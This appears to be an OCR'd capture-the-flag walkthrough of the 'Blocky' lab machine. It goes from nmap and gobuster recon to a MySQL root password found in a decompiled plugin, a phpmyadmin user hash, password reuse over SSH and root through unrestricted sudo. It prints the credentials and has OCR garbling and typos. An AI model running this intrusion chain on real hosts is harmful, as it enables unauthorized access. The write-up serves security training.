
Máquina Blocky



Reconnaissance


We start executing a full scan using `nmap` in order to know the ports and services running at the machine:

```
SHELL
nmap -sSCV --min-rate=5000 -Pn -n -p- 10.10.10.37 -oN Nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 08:58 CEST
Nmap scan report for 10.10.10.37
Host is up (0.064s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE  SERVICE   VERSION
21/tcp   open   ftp       ProFTPD 1.3.5a
22/tcp   open   ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp   open   http      Apache httpd 2.4.18
```


```
|_http-title: Did not follow redirect to http://blocky.htb
|_http-server-header: Apache/2.4.18 (Ubuntu)
8192/tcp  closed sophos
25565/tcp open   minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.56 seconds
```

Nmap report me the ports *21*,*22* ,*80*, *8182* and *25565*.

Firtsly I set the virtual hosting in */etc/passwd*




The machines contains this web:




I start fuzzing using `gobuster`, it's kinda obvious the web is using wordpress:

```shell
gobuster dir -u http://blocky.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blocky.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 289]
/.html               (Status: 403) [Size: 290]
/index.php           (Status: 301) [Size: 0] [--> http://blocky.htb/]
/wiki                (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
/wp-content          (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
/wp-login.php        (Status: 200) [Size: 2397]
/plugins             (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
/license.txt         (Status: 200) [Size: 19935]
/wp-includes         (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
/javascript          (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
/readme.html         (Status: 200) [Size: 7413]
/wp-trackback.php    (Status: 200) [Size: 135]
/wp-admin            (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
/phpmyadmin          (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
```


It's using and old version but not exploitable for now.



2 *jar* files exists in the plugins direcotory:



I decompile those using this online tool:




In *BlockyCore.java* I find the mysql credentials. As `gobuster` reported about **phpmyadmin** we can try:

```
myfirstplugin
❯ cd myfirstplugin
❯ ls
BlockyCore.java
❯ cat BlockyCore.java
```

File: BlockyCore.java


```
1  package com.myfirstplugin;
2
3  public class BlockyCore {
4     public String sqlHost = "localhost";
5     public String sqlUser = "root";
6     public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
7
8     public void onServerStart() {
9     }
10
11    public void onServerStop() {
12    }
13
14    public void onPlayerJoin() {
15       this.sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!!");
16    }
17
18    public void sendMessage(String username, String message) {
```

Explotation



We are in.

I find a user and password.



	ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_n
Edit Copy Delete	1	Notch	PBiVoTj899ItS1EZnMhqeqVbrZI4Oq0/	notch	notch@blockcraftfake.com		2017-07-02 23:49:07		0	Notch

Check all With selected: Edit Copy Delete Export

Let's try to crack it using `hashcat`

```shell
hash-identifier
/usr/bin/hash-identifier:13: SyntaxWarning: invalid escape sequence '\ '
  logo='''   #########################################################################
   #########################################################################
   #   __ __                __        ______    _____          #
   #  /\ \/\ \             /\ \      /\__  _\ /\  _ `\       #
   #  \ \ \_\ \    __      ____ \ \ \___      \/_/\ \/ \ \ \/\ \      #
   #   \ \  _  \ /'__`\  /',__\ \ \ _ `\       \ \ \  \ \ \ \ \     #
   #    \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \       \_\ \__ \ \ \_\ \    #
   #     \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/    #
   #      \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                             By Zion3R #
   #                                        www.Blackploit.com #
   #                                        Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: $P$BiVoTj899ItS1EZnMhqeqVbrZI4Oq0/

Possible Hashs:
[+] MD5(Wordpress)
```

```shell
hashcat --example-hashes | grep '$P'
  Example.Hash.....: $P$946647711V1klyitUYhtB8Yw5DMA/w.
  Example.Hash.....: $PHPS$3035303138343736313 2$f02b0b2f25e5754edb04522c346ba243
  Example.Hash.....: $PEM$1$4$f5662bd8383b4b40$2048$2993b585d3fb2e7b...12b46 [Truncated, use --mach for full length]
  Example.Hash.....: $PEM$2$4$ed02960b8a10b1f1$2048$a634c482a95f23bd...fe6bb [Truncated, use --mach for full length]
```

```shell
hashcat --example-hashes | grep '$P$946647711V1klyitUYhtB8Yw5DMA/w.' -C 9
  Category.............: Generic KDF
  Slow.Hash............: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type............: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s).......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash.....: $P$946647711V1klyitUYhtB8Yw5DMA/w.
  Example.Pass.....: hashcat
  Benchmark.Mask.....: ?b?b?b?b?b?b?b
  Autodetect.Enabled..: Yes
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.....: No
```

```
Plaintext.Encoding..: ASCII, HEX

Hash mode #500
```

> I realize this is a rabbit hole and I can't crack the password so let's try **ssh** using **notch** user and the **mysql** password

```shell
ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Fri Jul  8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$
```

Privilage Escalation

It worked. Once we're in, the root escalation is very easy since we're in **sudores** :

```shell
sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
```

Just `sudo su` and we'll be root.

```shell
notch@Blocky:~/minecraft/config$ sudo su
root@Blocky:/home/notch/minecraft/config# id
uid=0(root) gid=0(root) groups=0(root)
```